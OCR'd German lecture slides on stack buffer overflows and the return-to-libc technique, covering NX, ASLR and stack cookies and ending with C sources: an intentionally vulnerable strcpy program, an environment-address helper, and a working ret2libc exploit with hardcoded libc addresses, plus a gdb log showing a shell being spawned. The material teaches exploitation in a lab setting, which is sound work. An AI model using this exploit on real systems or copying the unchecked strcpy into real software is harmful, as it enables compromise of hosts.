
Abbildung 6 - Stack nach der Überschreibung

```
(gdb) continue
Continuing.
process 1614 is executing new program: /bin/dash
Error in re-setting breakpoint 1: Function "main" not defined.
$
```

Abbildung 7 - Geöffnete Shell

Return to Libc

NOP-Rutschen machen das Leben einfacherer



Techniken um Buffer Overflow zu verhindern

- Programmierer schreiben sicheren Code mit Überprüfung der Speichergrenzen
- OS Level Änderungen
    - NX (non-executable memory)
    - ASLR (Address Space Layout Randomization)
    - Stack Smashing protection mithilfe von Stack Cookies

Non-Executable Stack

- Schutzmechanismus, mit dem Ziel Buffer Overflows zu verhindern
- Die bekannteste Implementierung ist NX: Non-Executable Memory
- Befehle auf dem Stack können nicht ausgeführt werden
- Der Stack kann weiterhin überschrieben werden
- Schützt den Stack selbst nicht


Return to Libc

- Wenn wir den Stack überschreiben können, kontrollieren wir EIP
- Wir wollen EIP auf etwas zeigen lassen, was für uns eine Shell (/bin/bash/) erstellt
- Warum EIP nicht in Libc zeigen lassen?
    - System() hilft uns eine Shell zu bekommen
    - Libc ist in den meisten Programmen im Speicherbereich abgebildet


Was ist der Plan

- Stack mit dem angreifbaren Buffer überschreiben
- Return address() auf System() in Libc zeigen lassen
- Argumente für System auf dem Stack einrichten ➔ /bin/bash
- Die nächste Adresse zeigt auf den Exit() Aufruf in Libc


Wie nutzen wir das aus und warum funktioniert es?



- Ptr1 ist die Return Adresse nach dem die Main() Funktion beendet wurde
- Ptr1 = system()
- Nächster Wert im Stack heißt Ptr2 und ist die angenommene Return Adresse nach dem System() beendet wurde
- Dadurch wird nach dem System() beendet wurde exit() aufgerufen
- Ptr3 ist das übernommene Argument für System()
- Ptr3 zeigt auf „/bin/bash“
- Dadurch aktiviert system() eine Bashshell



Stackaufbau



ExploitMe2.c

```
#include<stdio.h>
#include<string.h>

main(int argc, char **argv)
{
	char buffer[80];
	getchar();
	strcpy(buffer, argv[1]);
	return 1;
}
```

GetEnvironmentVarAddr.c

```
#include<stdio.h>
#include<stdlib.h>

main(int argc, char **argv)
{
	char *addr = getenv(argv[1]);
	printf("Address of %s is %p\n", argv[1], addr);
	printf("String present there is %s\n", addr);
	return 1;
}
```

Ret2Libc.c

```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>


char systemAddr[] = "\x60\xe5\xea\xb7";
char exitAddr[] = "\x50\x3b\xea\xb7";
char bashAddr[] = "\x50\xfd\xff\xbf";



main()
{
	char buffer[104];

	memset(buffer, 0x90, 104);
	memcpy(buffer, "BUF=", 4);
	memcpy(buffer+88, systemAddr, 4);
	memcpy(buffer+92, exitAddr, 4);
	memcpy(buffer+96, bashAddr, 4);
	memcpy(buffer+100, "\x00\x00\x00\x00", 4);

	putenv(buffer);
	system("/bin/bash");

	return 1;
}
```